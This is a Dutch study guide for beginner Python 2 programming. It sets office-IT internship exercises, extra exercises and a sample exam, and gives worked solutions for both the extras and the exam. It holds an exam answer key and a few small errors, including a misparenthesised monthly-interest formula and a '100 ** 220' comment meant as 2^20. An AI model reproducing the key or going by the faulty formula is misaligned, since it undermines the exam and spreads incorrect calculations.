Op het kantoor is een redelijk eenvoudig netwerk geplaatst. Een server met een aantal cliënt PC's. Dit alles achter een router welke toegang tot het internet verschafft. Daarnaast is er een draadloos WiFi netwerk waar alleen de medewerkers toegang toe hebben. Security is afhankelijk van de mogelijkheden van de router. Op de cliënt PC's is een anti-virus programma geïnstalleerd welke automatisch zijn updates binnen haalt.

Voor een stageplek ben jij als student aangenomen om de directie te ondersteunen op het IT-gebied. Zij beschouwen jou als de IT-professional en verwachten het volgende van je:

- Het netwerk draaiende houden. Back-up's maken en controleren, updates controleren en installeren, applicaties uitrollen, etc.
- De website up-to-date houden. Artikelen plaatsen, omschrijvingen actueel houden, klachten e-mails analyseren, etc.
- Optimaliseren van de interne IT-taken.

**Om te kijken of je geschikt bent voor de taken wil de directie dat je een aantal eenvoudige scripts maakt. Je krijgt daarvoor de volgende opdrachten:**

## Opdracht 1

Schrijf een programma dat achtereenvolgens de volgende waarden, in passende variabelen, onthoudt:

1. 107210362880  
(Schijfruimte in bytes op de server.)
2. DESKTOP\_RECEPTIE  
(Computernaam van de cliënt PC op de receptie.)
3. 25.15  
(Gemiddelde prijs van een Arduino board op de website.)
4. 3  
(Maximaal aantal dagen gegarandeerde levertijd die wij aanbieden.)

De tekst tussen de () is de omschrijving van de waarde erboven.

## Opdracht 2

Schrijf een programma dat de variabelen uit de opdracht 1 weergeeft in onderstaande zinnen:

De gebruikte schijfruimte op de server bedraagt { 1 } bytes.

De naam van de computer bij de receptie is: { 2 }.

De gemiddelde prijs van de verkochte Arduino boards is: { 3 } euro.

Wij garanderen een maximale levertijd van { 4 } dagen.

Waarbij de { x } moet worden vervangen door de waarde van de variabele met het coressponderende nummer uit opdracht 1.

## Opdracht 3

Schrijf een programma dat de kosten van de zakelijke directie telefoons berekent met behulp van de volgende gegevens:

Telefoon Jacob per maand		Telefoon Fred per maand	
€45,-	abonnement	€48,50	abonnement
€35,-	verzekering	€38,75	verzekering
€15,-	bellen en SMS	€15,-	bellen en SMS

Ze hebben een 2-jarig contract.

Totale maandkosten = kosten Jacob + kosten Fred

Kosten contractduur = 2 \* 12 \* totale maandkosten

Geef de totale kosten weer in de onderstaande zin, waarbij de x wordt vervangen door het berekende bedrag:

De totale kosten van de directie telefoons gedurende het contract bedraagt x euro.

Pas format () toe. Zie pagina 304 van het boek.

## Opdracht 4

Klanten kunnen ook in maandelijkse termijnen betalen. Als jaarrente rekenen wij 11.2%. Bereken wat de maandrente bedraagt voor de klanten, gegeven de volgende formule:

$$maandrente = \left( \left( 1 + \frac{jaarrente}{100} \right)^{\left( \frac{1}{12} \right)} \right) - 1 * 100$$

Geef het antwoord weer in onderstaande zin, waarbij x wordt vervangen door de berekende maandrente met 3 decimalen achter de komma en y wordt vervangen door 11.2:

De maandrente bedraagt x% bij een jaarrente van y%.

Hoe  $x^y$  programmeren?

```
Import math
Uitkomst_machtsverheffen_01 = math.pow(x, y)
```

## Opdracht 5

Vraag aan de gebruiker de volgende informatie:

- Naam van een artikel
- Aantal dagen dat het in het magazijn heeft gelegen.

Het programma geeft vervolgens weer, in een passende zin, hoeveel uur het artikel in het magazijn heeft gelegen.

Alle invoer moet met `raw_input()` worden gerealiseerd.

## Opdracht 6

Vraag aan de klant zijn / haar naam.

Vervolgens vraag je de klacht die de klant wil indienen.

Het programma geeft vervolgens de volgende tekst weer, waarbij x wordt vervangen door de ingevoerde naam en y door de ingevoerde klacht:

Geachte x,  
 Het spijt ons dat y is voorgekomen.  
 Wij doen onze best om dit zo spoedig mogelijk te herstellen.

Hoogachtend,

Team Nohtyp

Alle invoer moet met `raw_input()` worden gerealiseerd.

## Opdracht 7

Vraag aan de gebruiker de naam van een printer, en vervolgens het ip-adres van de printer. Alle invoer moet met easygui worden gerealiseerd.

Geef de naam van de printer en het ip-adres waarop deze bereikbaar is in een easygui messagebox weer.

## Opdracht 8

Vraag aan de gebruiker om een artikelnummer in te voeren, welke bestaat uit cijfers. Gebruik hiervoor de easygui Integerbox. Zie de site <http://pythonhosted.org/easygui/>

Vraag vervolgens om de prijs en de naam van het artikel in te voeren. Bereken vervolgens 15% korting op de ingevoerde prijs en geef het resultaat weer in een easygui messagebox met de volgende zin:

Artikelnummer: { 1 } { 2 } kost normaal { 3 } euro en nu met 15% korting nog maar { 4 } euro.

Waarbij { 1 } wordt vervangen door het artikelnummer, { 2 } door de naam van het artikel, { 3 } door de prijs van het artikel en { 4 } door de berekende prijs na korting.

## Opdracht 9

Wanneer klanten op de website artikelen bestellen wordt, nadat de bestelling is afgerond, gevraagd of ze mee willen werken aan een enquête. Vraag de gebruiker of ze mee willen werken aan de enquête.


Indien ze dit willen vraag dan of ze bereidt 3 of 6 vragen te beantwoorden.

Stel de vragen doormiddel van een easygui buttonbox, geef hun keuze weer in een easygui dialoogbox en bedank ze alvast voor de medewerking.

## Opdracht 10

Klanten kunnen tickets aanmaken om klachten met hun producten door te geven. Zie Figuur 1 – Helpdesk ticket verwerking.

Schrijf een programma dat deze flow-chart implementeert. Geef bij elke stap op het scherm weer wat er gebeurt. Bij de beslissingen wordt de vraag aan de gebruiker gesteld.



Figuur 1 – Helpdesk ticket verwerking

## Opdracht 11

De artikelen die van de leverancier worden geleverd en in het magazijn moeten worden opgeslagen moeten worden ingevoerd.

Schrijf een programma dat aan de gebruiker de volgende vragen stelt:

- Artikelnummer, minstens 5 cijfers en geen letters
- Naam van het artikel
- Prijs van het artikel

Het programma blijft vragen voor nieuwe artikelen totdat de gebruiker als artikelnummer 0 invoert. Het programma geeft het laatste compleet ingevoerde artikel in een dialoogbox weer. Alle invoer moet met easygui worden gerealiseerd.

## Opdracht 12

Er wordt een partij nieuwe artikelen verwacht, daarbij zijn nieuwe artikelnummers nodig. Schrijf een programma dat 300 willekeurige artikelnummers genereert. Elk artikel heeft een nummer bestaande uit een willekeurig getal bestaande uit 3 cijfers en een willekeurig getal van 2 cijfers gescheiden door een min teken (-). Voeg de getallen samen en geef de artikelnummers weer. Op elke regel worden er 3 artikelnummers weergegeven gescheiden door een komma. Achter het laatste artikelnummer wordt geen komma weergegeven. Zie onderstaande als voorbeeld:

```
Artikelnummer 748-69, Artikelnummer 910-38, Artikelnummer 726-81  
Artikelnummer 102-93, Artikelnummer 373-61, ...
```

Gebruik voor het verkrijgen van willekeurige getallen: `import random`

## Opdracht 13

De directie wil weten wat de kosten zijn voor het huren van een opslagruimte. De huur bedraagt €835,- per jaar en wordt elk jaar 1.75% verhoogd.

Schrijf een programma welke aan de gebruiker vraagt hoeveel jaar de opslagruimte wordt gehuurd. Bereken vervolgens de totale kosten van de huur gedurende die periode.

Geef de kosten onder elkaar weer als in onderstaand voorbeeld:

```
Kosten huur jaar 1: x  
Kosten huur jaar 2: y  
...
```

Waarbij x het bedrag van het eerste jaar weergeeft, y het bedrag van het 2<sup>de</sup> jaar, etc.

## Opdracht 14

De directie wil RSI voorkomen en vraagt of je een applicatie kan schrijven die elke 30 minuten een melding op het scherm geeft dat de gebruiker iets anders moet gaan doen.

Tip: Gebruik 3 seconde tijdens het testen.

De melding moet willekeurig worden gekozen uit de volgende zinnen:

```
Het is tijd voor een bakkie.  
Drink wat water.  
Loop een rondje.
```

Het programma moet na 10 uur stoppen met de melding: "Het is tijd om naar huis te gaan.".

Gebruik voor het verkrijgen van willekeurige getallen: `import random`

Gebruik voor het verstrijken van de tijd: `import time`

Gebruik voor het wachten van een bepaalde periode, bijvoorbeeld 5 seconde:  
`time.sleep(5)`

## Opdracht 15

De directie heeft plannen om het miljonair status te bereiken. Dit willen zij realiseren door jaarlijks €50.000,- te sparen. De bank geeft hier elk jaar 2% rente op.

Schrijf een programma dat uitrekent na hoeveel jaar sparen zij miljonair zijn. Geef dit weer in een passende zin.

# Extra opgaven

Onderstaand zijn er extra opgaven voor degene die nog extra oefeningen willen maken.

## Uitwerkingen

De uitwerkingen staan in Uitwerking extra opgaven achterin deze studiehandleiding. Maak de opgaven zoveel mogelijk zelf, voordat je naar de uitwerkingen gaat kijken. Daar leer je meer van dan eerst naar de uitwerkingen te kijken voordat je gaat proberen.

### Opgave 1

Schrijf een programma dat het resultaat van  $8 * (2 + 3) + 3$  berekent en print op het scherm als:

"Het resultaat van  $8 * (2 + 3) + 3$  is 43!!!"

Er mogen geen variabelen gebruikt worden.

De "43" in de tekst moet zijn berekent, en mag niet letterlijk worden uitgeprint als literaire waarde.

### Opgave 2

Schrijf een programma die  $8.5 * (8.1 + 4.8) * (8 * 10) + 3$  berekent. Elk deel van de berekening moet in een variabele worden opgeslagen. Bereken het antwoord door de variabelen te gebruiken. Print in het formaat:

"Het antwoord van de berekening is: x."

(Waarbij x uiteraard gelijk is aan het resultaat van de berekening)

### Opgave 3

Schrijf een programma dat de afgelegde weg van een trein uitrekent als deze gedurende 5 minuten op een constante snelheid van 140km/h rijdt, volgens de formule:

$$S = v * t$$

Waarbij geldt:

S is de afgelegde weg in meters [m]

v is de snelheid in meters per seconde [m/s]

t is de tijd in seconde [s]

Print het antwoord op het scherm in het formaat:

"De afgelegde weg is: x meter!!!"

(Waarbij x het berekende antwoord is)

## Opgave 4

Gegeven de volgende berekening:  $Z = 100 * 302 - (( ( 33 + 55.66 ) * 33 ) / \sqrt{9} )$   
Schrijf een programma dat:

- Deze berekening uitvoert, in de berekening moeten de getallen vervangen zijn door variabelen;
- De uitkomst op het scherm print, met de zin:

"Het antwoord van de berekening is x."

Waarbij x de uitkomst is van de berekening.

$\sqrt{x}$  kan in Python worden berekend door:

```
import math
print(math.sqrt(x))
```

## Opgave 5

Schrijf een programma dat een gebruiker vraagt de volgende informatie in te voeren:

Naam, geboortejaar en een willekeurig jaar.

Het programma print vervolgens uit welke leeftijd de gebruiker had in dat willekeurige jaar.  
Stel de gebruiker voert in als naam "Klaas", geboortejaar "1980", willekeurig jaar "2003",  
dan moet de uitvoer zijn:

"Goedendag Klaas. In het jaar 2003 was/wordt je 23."

Alle invoer moet met `raw_input()` gerealiseerd worden.

## Opgave 6

Schrijf een programma dat de gebruiker vraagt de temperatuur in Celcius in te voeren  
(komma getallen moeten mogelijk zijn). En vervolgens omgerekend naar de temperatuur in  
Fahrenheit, inclusief de decimalen achter de komma.

De omreken formule is:  $F=C(9/5)+32$ .

Rekenvoorbeeld: 8 graden Celsius is gelijk aan 46.4 graden Fahrenheit.  
Als je er 40 of 46 uit krijgt ben je wat in je code vergeten.  
En vervolgens het resultaat uit print in het formaat:

"8 graden Celsius is gelijk aan 46.4 graden Fahrenheit."

Alle invoer en uitvoer moet met een GUI gerealiseerd worden.

## Opgave 7

Schrijf een programma dat de gebruiker vraagt zijn/haar leeftijd in te voeren. Indien de leeftijd groter of gelijk is aan 18, dan moet worden uitgeprint "Je mag je rijbewijs halen", en anders "Je mag je rijbewijs nog niet halen".

Alle in- en uitvoer moet met een GUI gerealiseerd worden.

## Opgave 8

Schrijf een programma dat oneindig veel willekeurige getallen tussen de -100 en de 100 uit print op het scherm, en stopt op het moment dat de gebruiker het programma sluit. Dit kan d.m.v. het sluiten van de Python shell.

Alle invoer en uitvoer moet met een GUI gerealiseerd worden.

## Opgave 9

Schrijf een programma dat aan de gebruiker vraagt hoe vaak een bepaald karakter uitgeprint moet worden. Als de gebruiker bijv. aangeeft dat het character 'x' 10 keer uitgeprint moet worden, wordt er `x x x x x x x x x x` weergegeven. (Let op de spaties)

Alle invoer en uitvoer moet met een GUI gerealiseerd worden.

## Opgave 10

Schrijf een programma dat de gebruiker vraagt een getal in te voeren. Stel dit getal is 8, dan wordt er op het scherm geprint:

`1,2,3,4,5,6,7,8`

(Let op, achter het laatste getal mag geen komma verschijnen.)

Doe dit d.m.v. een loop, er mogen verder geen print statements buiten de loop voorkomen.

Alle invoer en uitvoer moet met een GUI gerealiseerd worden.

# Voorbeeldtentamen

## Tentamen Instructies

Tijdens het tentamen mag je het boek, de programma's uit het boek en je geschreven programma's erbij houden. Het tentamen duurt twee lesuren en bestaat uit vier praktische opdrachten.

Totaal 100 punten. Het eindcijfer wordt bepaald door het aantal punten gedeeld door 10. Heb je 60 punten dan heb je het examen gehaald. Het eindcijfer is dan een 6.

Filenaam: Studentnummer\_opdracht\_01\_[1].py  
Iedere Python file begint met:  
# Naam studentnummer klas datum  
# Opdrachtnummer  
# Beschrijving opdracht

### Opdracht 1 (20 punten)

In telecommunicatie is de transmissietijd de tijd van het begin tot het einde van de boodschap.

Schrijf een programma dat de volgende transmissie tijdberekening uitvoert.  
Het antwoord moet op het scherm worden getoond.

Gegeven de formule: Packet Size = 1526 bytes = 1526 \* 8 bits  
Bitrate = 100 MB/s = 100 \* 2<sup>20</sup> mebibit/s

$$\text{Packet transmission time} = \frac{\text{Packet Size [bits]}}{\text{Bitrate [bits]}}$$

### Opdracht 2 (20 punten)

Een gebruiker wil data versturen via een 4G verbinding. Vraag de gebruiker d.m.v. een GUI om de kosten voor het versturen van 1 minuut aan data. Vraag de gebruiker d.m.v. een GUI hoeveel minuten het versturen van de data duurt. Als het versturen langer duurt als 22 minuten dan moet de gebruiker de resterende tijd afrekenen volgens het bedrag per minuut. Geef de berekende kosten voor het versturen van de data d.m.v. een GUI weer.

### Opdracht 3 (25 punten)

Een computer simulatie van een chemische plant kost €97.500,- euro voor het huren gedurende een periode van 1 jaar. Elk jaar wordt er een kosten verhoging van 6.75% doorgevoerd.

Schrijf een programma dat huurkosten na vijf jaar uitrekent en op het scherm toont.

### Opdracht 4 (35 punten)

Schrijf een programma dat 300 willekeurige serienummers genereert. Elk serienummer bestaat uit minstens 6 cijfers. Vervolgens geef je de serienummers in 3 kolommen weer.

**EINDE EXAMEN**

# Uitwerking extra opgaven

Onderstaand de uitwerkingen van de extra opgaven.

Probeer eerst zelf de opgaven op te lossen. Zoek de commando's op in het boek alvorens je gaat kijken naar de uitwerkingen.

```
# Extra Opdracht 1
```

```
"""
```

Schrijf een programma dat het resultaat van  $8 * (2 + 3) + 3$  berekent en print op het scherm als:

```
"Het resultaat van 8 * (2 + 3) + 3 is 43!!!"
```

Er mogen geen variabelen gebruikt worden.

De "43" in de tekst moet zijn berekent, en mag niet letterlijk worden uitgeprint als literaire waarde.

```
"""
```

```
antwoord = 8 * (2 + 3) + 3
print "Het resultaat van 8 * (2 + 3) + 3 is {0}!!!".format(antwoord)
```

```
# Extra Opdracht 2
```

```
"""
```

Schrijf een programma die  $8.5 * ( (8.1 + 4.8) * (8 * 10) ) + 3$  berekent. Elk deel van de berekening moet in een variabele worden opgeslagen. Bereken het antwoord door de variabelen te gebruiken. Print in het formaat:

```
"Het antwoord van de berekening is: x."
```

(waarbij x uiteraard gelijk is aan het resultaat van de berekening)

```
"""
```

```
antwoord = 8.5 * ((8.1 + 4.8) * (8 * 10)) + 3
```

```
print "Het antwoord van de berekening is: {0}.".format(antwoord)
# Extra Opdracht 3

"""
Schrijf een programma dat de afgelegde weg van een trein uitrekent als deze
gedurende 5 minuten op een constante snelheid van 140km/h rijdt, volgens de
formule:

S = v * t

Waarbij geldt:
    S is de afgelegde weg in meters [m]
    v is de snelheid in meters per seconde [m/s]
    t is de tijd in seconde [s]

Print het antwoord op het scherm in het formaat:

"De afgelegde weg is: x meter!!!"

(waarbij x het berekende antwoord is)

"""

# Omrekenen km/h naar m/s
kmPerMin = 140.0 / 60.0
kmPerSec = kmPerMin / 60.0
mPerSec = kmPerSec * 1000.0

# Berekenen afgelegde afstand
v = mPerSec
t = 5.0 * 60.0
S = v * t

print "De afgelegde weg is: {:.2f} meter!!!".format(S)
```

```
# Extra Opdracht 4
```

```
"""
```

Gegeven de volgende berekening:

```
Z = 100 * 302 - ((33 + 55.66) * 33) / sqrt(9)
```

Schrijf een programma dat:

Deze berekening uitvoert, in de berekening moeten de getallen vervangen zijn door variabelen

De uitkomst op het scherm print, met de zin:

```
"Het antwoord van de berekening is x."
```

Waarbij x de uitkomst is van de berekening.

wortel van x kan in Python worden berekend door:

```
import math
print(math.sqrt(x))
"""
import math

# Ophaken in delen
eersteDeel = 33 + 55.66
tweedeDeel = eersteDeel * 33
derdeDeel = tweedeDeel / math.sqrt(9)
vierdeDeel = 100 * 302
antwoord = vierdeDeel - derdeDeel

print "Het antwoord van de berekening is {0}.".format(antwoord)
```

```
# Extra Opdracht 5
```

```
"""
```

Schrijf een programma dat een gebruiker vraagt de volgende informatie in te voeren:

Naam, geboortejaar en een willekeurig jaar.

Het programma print vervolgens uit welke leeftijd de gebruiker had in dat willekeurige jaar.

Stel de gebruiker voert in als naam "Klaas", geboortejaar "1980", willekeurig jaar "2003", dan moet de uitvoer zijn:

"Goedendag Klaas. In het jaar 2003 was/wordt je 23."

Alle invoer moet met `raw_input()` gerealiseerd worden.

```
"""
```

```
# Vragen stellen aan de gebruiker
naamInvoer = raw_input("Wat is uw naam: ")
geboorteJaar = raw_input("Wat is uw geboortejaar: ")
willekeurigJaar = raw_input("Geef een willekeurig jaartal: ")

# Berekenen verschil
verschilInJaren = int(willekeurigJaar) - int(geboorteJaar)
print "Goedendag {0}. In het jaar {1} was/wordt je {2}.".format(naamInvoer, willekeurigJaar, verschilInJaren)
```

## # Extra Opdracht 6

"""

Schrijf een programma dat de gebruiker vraagt de temperatuur in Celcius in te voeren (komma getallen moeten mogelijk zijn). En vervolgens omgerekend naar de temperatuur in Fahrenheit, inclusief de decimalen achter de komma.

De omreken formule is:  $F=C(9/5)+32$ .

Rekenvoorbeeld: 8 graden Celsius is gelijk aan 46.4 graden Fahrenheit.

Als je er 40 of 46 uit krijgt ben je wat in je code vergeten.

En vervolgens het resultaat uit print in het formaat:

"8 graden Celsius is gelijk aan 46.4 graden Fahrenheit."

Alle invoer en uitvoer moet met een GUI gerealiseerd worden.

"""

```
import easygui
```

```
# Vragen stellen aan de gebruiker
```

```
tempCelsiusInvoer = easygui.enterbox("Wat is temperatuur in Celsius: ")
```

```
# Converteren invoer
```

```
tempCelsius = float(tempCelsiusInvoer)
```

```
# Berekenen en weergeven
```

```
tempFahrenheit = tempCelsius * (9.0 / 5.0) + 32.0
```

```
gebruikersTekst = "{0} graden Celsius is gelijk aan {1} graden Fahrenheit.".format(tempCelsius, tempFahrenheit)
```

```
easygui.msgbox(gebruikersTekst)
```

# Extra Opdracht 7

"""

Schrijf een programma dat de gebruiker vraagt zijn/haar leeftijd in te voeren.  
Indien de leeftijd groter of gelijk is aan 18, dan moet worden uitgeprint  
"Je mag je rijbewijs halen", en anders "Je mag je rijbewijs nog niet halen".

Alle in- en uitvoer moet met een GUI gerealiseerd worden.

"""

```
import easygui
```

```
# Vragen stellen aan de gebruiker
```

```
leeftijdInvoer = easygui.enterbox("Wat is uw leeftijd: ")
```

```
# Converteeren invoer
```

```
leeftijd = float(leeftijdInvoer)
```

```
# Bepalen of de gebruiker zijn/haar rijbewijs mag halen
```

```
if leeftijd >= 18.0:
```

```
    gebruikersTekst = "Je mag je rijbewijs halen."
```

```
else:
```

```
    gebruikersTekst = "Je mag je rijbewijs niet halen."
```

```
easygui.msgbox(gebruikersTekst)
```

```
# Extra Opdracht 8
```

```
"""
```

Schrijf een programma dat oneindig veel willekeurige getallen tussen de -100 en de 100 uit print op het scherm, en stopt op het moment dat de gebruiker het programma sluit. Dit kan d.m.v. ctrl-c, of het sluiten van het window.

Alle invoer en uitvoer moet met een GUI gerealiseerd worden.

```
"""
```

```
import easygui
import random
```

```
# Eindeloze loop met random getallen
while (True):
    tekst = random.randint(-100, 100)
    easygui.msgbox(tekst)
```

```
# Extra Opdracht 9
```

```
"""
```

```
Schrijf een programma dat aan de gebruiker vraagt hoe vaak een bepaald character uitgeprint moet worden. Als de gebruiker bijv. aangeeft dat het character 'x' 10 keer uitgeprint moet worden, wordt er op het scherm geprint "x x x x x x x x x x".
```

```
Alle invoer en uitvoer moet met een GUI gerealiseerd worden.
```

```
"""
```

```
import easygui
```

```
# Vragen stellen aan de gebruiker
```

```
welkTekenInvoer = easygui.enterbox("Welk teken wilt u zien: ")  
herhalingenInvoer = easygui.integerbox("Hoeveel herhalingen wilt u? ")
```

```
# De regel samenstellen
```

```
tekst = ""  
aantalKeerTekenSpatie = herhalingenInvoer - 1  
for letter in range(aantalKeerTekenSpatie):  
    tekst = tekst + welkTekenInvoer + " "
```

```
# Nog het laatste teken toevoegen
```

```
tekst = tekst + welkTekenInvoer  
easygui.msgbox(tekst)
```

```
# Extra Opdracht 10
```

```
"""
```

Schrijf een programma dat de gebruiker vraagt een getal in te voeren.  
Stel dit getal is 8, dan wordt er op het scherm geprint:

```
1,2,3,4,5,6,7,8
```

(Let op, achter het laatste getal mag geen komma verschijnen.)

Doe dit d.m.v. een loop, er mogen verder geen print statements buiten de loop voorkomen.

Alle invoer en uitvoer moet met een GUI gerealiseerd worden.

```
"""
```

```
import easygui
```

```
# Vragen stellen aan de gebruiker
getalInvoer = easygui.integerbox("Tot welk getal zal ik weergeven? ")

# De regel samenstellen
getallenReeks = ""
for getal in range(getalInvoer):
    getalVoorReeks = getal + 1
    if getal == getalInvoer - 1:
        # We zijn bij het laatste getal aangekomen, dus geen komma
        getallenReeks = getallenReeks + str(getalVoorReeks)
    else:
        # Getal inclusief komma
        getallenReeks = getallenReeks + str(getalVoorReeks) + ", "

# Weergeven van de getallen
easygui.msgbox(getallenReeks)
```

# Uitwerking tentamen opgaven

Onderstaand de uitwerkingen van de extra opgaven.

Probeer eerst zelf de opgaven op te lossen. Zoek de commando's op in het boek alvorens je gaat kijken naar de uitwerkingen.

```
# P. Ython 1234567 ICTDT1A 12-06-2015
# Opgave 1
# Versie 1

# In telecommunicatie is de transmissietijd de tijd van het begin tot het einde van de boodschap.
# Schrijf een programma dat de volgende transmissie tijdberekening uitvoert.
# Het antwoord moet op het scherm worden getoond.

# Gegeven de formule:
# Packet Size = 1526 bytes = 1526 * 8 bits
# Bitrate = 100 MB/s = 100 ** 220 mebibit/s
# Packet transmission time = packet size / bitrate

import math

packetTransmissionTime = (1526 * 8) / (100 * math.pow(2, 20))

print "Packet transmission time for 1526 bytes and a bitrate of 100 MB/s = {0}.".format(packetTransmissionTime)
```

```
# P. Ython 1234567 ICTDT1A 12-06-2015
# Opgave 2
# Versie 1

# Een gebruiker wil data versturen via een 4G verbinding.
# Vraag de gebruiker d.m.v. een GUI hoeveel minuten het versturen duurt.
# Vraag de gebruiker vervolgens d.m.v. een GUI om de kosten voor 1 minuut data versturen.
# Als het versturen langer duurt als 22 minuten dan moet de gebruiker de resterende tijd
# afrekenen volgens het bedrag per minuut. Geef de berekende kosten voor het versturen
# van de data d.m.v. een GUI weer.

import easygui

communicatieTijdInvoer = easygui.enterbox("Geef het aantal minuten voor het versturen: ")
communicatieTijd = float(communicatieTijdInvoer)
kostenPerMinuutInvoer = easygui.enterbox("Geef kosten per minuut: ")
kostenPerMinuut = float(kostenPerMinuutInvoer)

if communicatieTijd > 22:
    restTijd = communicatieTijd - 22
    rekening = restTijd * kostenPerMinuut
    easygui.msgbox("De kosten zijn: {:.2f}".format(rekening))
else:
    easygui.msgbox("De kosten worden door je bundel vergoed.")
```

```
# P. Ython 1234567 ICTDT1A 12-06-2015
# Opgave 3
# Versie 1

# Een computer simulatie van een chemische plant kost 97.500,- euro
# voor het huren gedurende een periode van 1 jaar. Elk jaar wordt er
# een kosten verhoging van 6.75% doorgevoerd. Het programma mag niet herhalen.

# Schrijf een programma dat huurkosten na 5 jaar uitrekent.
# Het antwoord moet op het scherm getoond worden.

simulatieKosten = 97500.0
verhoging = 6.75
verhogingsPercentage = verhoging / 100.0

for jaar in range(5):
    verhogingJaar = simulatieKosten * verhogingsPercentage
    simulatieKosten = simulatieKosten + verhogingJaar
    print "Kosten in jaar {0}: euro {1:.2f}".format(jaar, simulatieKosten)

print "Huurkosten na 5 jaar euro {0:.2f}".format(simulatieKosten)
```

```

# P. Ython 1234567 ICTDT1A 12-06-2015
# Opgave 4
# Versie 1

# Schrijf een programma dat 300 willekeurige serienummers genereert.
# Elk serienummer bestaat uit minstens 6 cijfers.
# Vervolgens geef je de serienummers in 3 kolommen weer.

import random

teller = 0
# Genereren van 300 serienummers
for serienummer in range(100):
    regelMetNummers = ""

    # Kolom weergave
    for kolom in range(3):

        cijfers = ""
        # Random cijfers
        for cijfer in range(6):
            randomCijfer = random.randint(0, 9)
            cijfers = "{0}{1}".format(cijfers, randomCijfer)

        # Bepalen of er nog een kolom komt
        if kolom < 2:
            # Toevoegen ", serienummer " voor de volgende kolom
            regelMetNummers = "{0} {1} [{2}]: {3}, ".format(regelMetNummers, teller, cijfers, cijfers)
        else:
            regelMetNummers = "{0} {1} [{2}]: {3} ".format(regelMetNummers, teller, cijfers, cijfers)

        # Teller ophogen, weer een serienummer aangemaakt
        teller = teller + 1

    # Weergeven regel met serienummers
    print regelMetNummers
  
```